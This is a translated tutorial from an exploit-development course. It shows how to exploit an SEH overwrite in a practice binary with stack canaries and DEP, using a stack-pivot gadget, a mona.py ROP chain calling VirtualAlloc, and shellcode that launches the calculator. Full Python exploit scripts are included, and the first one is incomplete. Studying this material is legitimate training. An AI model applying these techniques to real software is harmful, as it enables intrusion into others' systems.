

PART 39


We need to exploit a stack overflow with CANARY and DEP overwriting the SEH as plan B.




Rename the executable to attach it with IDA to see what happens.




As before, it crashes when the stack is over. Let's see the SEH.




As in the previous case, it overwrites the pointer to POP POP RET. Set a breakpoint there.




Press F9 and accept the exception.




There, the stack is in its third position as usual. There is a pointer to the NEXT.



If I execute it with F7…




It jumps to the stack. That JMP is the EB 06 90 90 of the NEXT, but when I want to execute it…




The stack cannot be executed because of the DEP. We'll have to do ROP. The problem is that the stack has moved to do ROP and our code is not pointed by ESP to continue ROPing. So, here, instead of a POP POP RET, we need a gadget that fixes the stack by the time when that gadget RET is executed, it takes one of my stack addresses to retake control and keep on ROPing.

In my case, before executing the POP POP RET, ESP = 0xAFEF98.




I will find the address in the stack where my data start.

I set it to find the 0x41414141 immediate value.



It starts at 0xAFF5A8. We can calculate the distance. The code is below ESP.

hex(0xAFF5A8 - 0xAFEF98)




So, the distance between ESP and my code start is 0x610. That means that if I find a gadget…

ADD ESP, XXXX -RET


If XXXX is greater than 0x610 while it is inside the stack range, it will move ESP to where my code is to continue ROPing.

Let's see mypepe gadgets.



I see it adds 0x30 to ESP maximum. It doesn't reach my fruit (code).

Unfortunately, it doesn't have any gadget or I didn't find them. Even using Agafi tool, I couldn't do it. I included that tool if you want to use it.




I run the Gisnap standalone with the process stopped after handling the exception, for example, in the first POP of the POP POP RET without executing anything.

This Gisnap will dump the process. Then, I have to edit the objective.txt file of Agafi setting the condition we want. In this case, it could be:

esp= [esp+0x08]

And we can set it to find only from any executable as in this case, Mypepe.dll.

I comment the condition and range I need.



Then, I run Agafi using the dump name I did before and I save it in the same folder and the name of an output txt.


agafi.exe objective.txt dumped.dmp pepe.txt

It found some rare gadgets, but the problem…

---
[x] Valid gadget at: 7801194e
--> matchs: esp=[esp+0x8]
--> stack used: N/A
--> preserved registers:
*** 7801194e: clc
*** 7801194f: popa
*** 78011950: jl 0x7801195a
*** 7801195a: pop ebx
*** 7801195b: leave
*** 7801195c: ret

…is that ESP points to the SEH again, jumps to the same gadget and breaks down in the second time for an EBP value (0x41414141) that is moved to ESP in the LEAVE-RET.


To finish it and show how it is made, I will add Mypepe the ADD ESP, XXXX - RET instruction.



We'll use that as a gadget to jump from the SEH.


```
from os import *
import struct
shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc

stdin,stdout = popen4(r'CANARY_con_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

next="\x41\x41\x41\x41"
seh=struct.pack("<L", 0x7802d415)


fruta = 844 * "A" + next + seh + 6000 * "A" + "\n"

print stdin
```

Let’s try to jump there when it crashes by handling the exception.




After executing the ADD ESP, 700, I am ready to continue with the ROP there and then, the shellcode.

We see the distance where the ROP must go. I’m in ESP=0xEFF5C0. Let’s see where my code starts.



It starts at 0xEFF4D4. I can do the subtraction and see the distance.




I arm the script.


```
from os import *
import struct
def create_rop_chain():
  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x7801eb94,  # POP EBP # RETN [Mypepe.dll]
    0x7801eb94,  # skip 4 bytes [Mypepe.dll]
    0x7801ee74,  # POP EBX # RETN [Mypepe.dll]
    0x00000001,  # 0x00000001-> ebx
    0x7802920e,  # POP EDX # RETN [Mypepe.dll]
    0x00001000,  # 0x00001000-> edx
    0x7800a849,  # POP ECX # RETN [Mypepe.dll]
    0x00000040,  # 0x00000040-> ecx
    0x78028756,  # POP EDI # RETN [Mypepe.dll]
    0x7800b281,  # RETN (ROP NOP) [Mypepe.dll]
    0x78001492,  # POP ESI # RETN [Mypepe.dll]
    0x780041ed,  # JMP [EAX] [Mypepe.dll]
    0x78013953,  # POP EAX # RETN [Mypepe.dll]
    0x7802e030,  # ptr to &VirtualAlloc() [IAT Mypepe.dll]
    0x78009791,  # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
    0x7800f7c1,  # ptr to 'push esp # ret ' [Mypepe.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1\x68\xAB\x39\x00\x78\xC3"
```

```
stdin,stdout = popen4(r'CANARY_con_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
rop= create_rop_chain()
next="\x41\x41\x41\x41"
seh=struct.pack("<L", 0x7802d415)
data=(0xec) * "A" + rop + shellcode

fruta = data +  ((844-len(data)) * "A" )+ next + seh + 6000 * "A" + "\n"

print stdin
print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

I used the same ROP as before and added the same shellcode for Mypepe. It worked.



When I come to RET, the ROP remains in the stack from the start to continue ROPing and executing the shellcode.



There, it executed the calculator.

Ricardo Narvaja

Translated by: @IvinsonCLS